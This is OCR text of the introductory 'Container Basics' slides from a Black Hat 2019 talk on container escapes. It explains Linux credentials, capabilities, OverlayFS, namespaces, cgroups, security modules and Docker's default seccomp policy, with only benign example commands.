
A Compendium of Container Escapes

Brandon Edwards & Nick Freeman

BLACK HAT USA 2019

CAPSULE8

Scope



Required Reading: Container Basics


Volume I: Container Engine Vulnerabilities

Volume II: Escape via Insecure Configuration

Volume III: Kernel Exploitation

Required Reading: Container Basics

Container != VM



A task, or set of tasks, with special properties to isolate the task(s), and restrict access to system resources.


`/proc` is a special filesystem mount (**procfs**) for accessing system and process information directly from the kernel by reading "file" entries

```
user@host:~$ cat /proc/1/comm
systemd
```

PID of process

task_struct
volatile long state
void *stack
…lots of fields...
int pid **1**
int tgid **1**
task_struct *parent
cred *cred
fs_struct *fs
char comm "systemd"
nsproxy *nsproxy
css_set *cgroups
...many more fields...

task_struct entry	/proc mapping
task->mm_struct->exe_file	/proc/$PID/exe
…lots of fields...	…lots of fields...
int pid **1**	/proc/$PID
int tgid **1**	/proc/$TGID
cred *cred	/proc/$PID/status
fs_struct *fs	/proc/$PID/root (and cwd)
char *comm	/proc/$PID/comm
nsproxy *nsproxy	/proc/$PID/ns/
css_set *cgroups	/proc/$PID/cgroup
...many more fields...	...many more fields...




1. Credentials
2. Capabilities
3. Filesystem
4. Namespaces
5. Cgroups
6. LSMs
7. seccomp

1. Credentials

Credentials describe the user identity of a task, which determine its permissions for shared resources such as files, semaphores, and shared memory.

See man page credentials(7)



Summary of Calls for Modifying Process Credentials


Table 9-1 summarizes the effects of the various system calls and library functions used to change process credentials.

Figure 9-1 provides a graphical overview of the same information given in Table 9-1. This diagram shows things from the perspective of the calls that change the user IDs, but the rules for changes to the group IDs are similar.

Figure 9-1: Effect of credential-changing functions on process user IDs

The Linux Programming Interface, Kerrisk
No Starch Press 2010

Seal of Lilith, Sun of Great Knowledge, 1225



Summary of Calls for Modifying Process Credentials


Table 9-1 summarizes the effects of the various system calls and library functions used to change process credentials.

Figure 9-1 provides a graphical overview of the same information given in Table 9-1. This diagram shows things from the perspective of the calls that change the user IDs, but the rules for changes to the group IDs are similar.

Figure 9-1: Effect of credential-changing functions on process user IDs

The Linux Programming Interface, Kerrisk
No Starch Press 2010

Seal of Lilith, Sun of Great Knowledge, 1225



Summary of Calls for Modifying Process Credentials

Table 9-1 summarizes the effects of the various system calls and library functions used to change process credentials.

Figure 9-1 provides a graphical overview of the same information given in Table 9-1. This diagram shows things from the perspective of the calls that change the user IDs, but the rules for changes to the group IDs are similar.

Figure 9-1: Effect of credential-changing functions on process user IDs

The Linux Programming Interface, Kerrisk
No Starch Press 2010

2. Capabilities

Since kernel 2.2, Linux divides the privileges associated with superuser into distinct units known as **capabilities**.

`/proc/$PID/status | man capabilities`

Default Docker Capabilities

CAP_KILL
CAP_CHOWN
CAP_MKNOD
CAP_SETUID
CAP_SETGID
~~CAP_SYSLOG~~
CAP_FOWNER
CAP_FSETID

~~CAP_SYS_BOOT~~
CAP_SYS_TIME
CAP_SYS_PACCT
~~CAP_SYS_RAWIO~~
~~CAP_SYS_ADMIN~~
CAP_SYS_CHROOT
~~CAP_SYS_MODULE~~
~~CAP_SYS_PTRACE~~

~~CAP_SYS_RESOURCE~~
CAP_DAC_OVERRIDE
~~CAP_MAC_ADMIN~~
~~CAP_MAC_OVERRIDE~~
~~CAP_NET_ADMIN~~
CAP_NET_BIND_SERVICE
~~CAP_NET_BROADCAST~~
CAP_NET_RAW

Containers are tasks which ~~run~~ *should run* with a restricted set of capabilities; there are consistency issues across runtimes/versions

3. Filesystem

The container's root mount is often planted in a container-specialized filesystem, such as **OverlayFS**

`/var/lib/docker/overlay2/..`*`hash`*`../diff`

```
user@host:~$ docker run -it --name showfs ubuntu /bin/bash
root@df65b429b317:/#
root@df65b429b317:/# echo "hello" > /file.txt


user@host:~$ docker inspect showfs | grep UpperDir
"UpperDir":"/var/lib/docker/overlay2/4119168db2bbaeec3db0919b3129
83b2b49f93790453c532eeeea94c42e336b9/diff",
user@host:~$ cat/var/lib/docker/overlay2/4119168db2bbaeec3db0919b
312983b2b49f93790453c532eeeea94c42e336b9/diff/file.txt
hello
```

TL;DR is that the container's root of "/" really lives in **`/var/lib/docker/overlay2/...hash.../`**


This becomes relevant later on.

4. Namespaces

PID:	have their own view of tasks
User:	wrap mapping of UID to user
Mount:	isolate mount points
Net:	own networking environment
UTS:	have their own hostname
IPC:	restrict SysV IPC objects
Cgroup:	isolate the view of cgroups

`/proc/$PID/ns/`

5. CGroups




CPU time `fork()` **depth** **block devices**

CGroups organize processes into hierarchical groups whose usage of various types of system resources can be managed.

6. Linux Security Modules

AppArmor and **SELinux** are Linux security modules providing Mandatory Access Control (MAC), where access rules for a program are described by a profile



Docker and LXC enable a default LSM profile in enforcement mode, which mostly serves to restrict a container's access to sensitive `/proc` and `/sys` entries.

The profile also denies `mount` syscall.

7. seccomp


kexec_file_load	sigpending
kexec_load	sigprocmask
membarrier	sigsuspend
migrate_pages	_sysctl
move_pages	sysfs
nice	uselib
pivot_root	userfault_fd
sigaction	vm86

Blocked Syscalls (SCMP_ACT_ERRNO)

bpf
clone
fanotify_init
mount
perf_event_open
setns
umount
unshare

Requires CAP_SYS_ADMIN

Docker's default seccomp policy at a glance




seccomp

kexec_file_load	sigpending	bpf
kexec_load	sigprocmask	clone
membarrier	sigsuspend	fanotify_init
migrate_pages	_sysctl	mount
move_pages	sysfs	perf_event_open
nice	uselib	setns
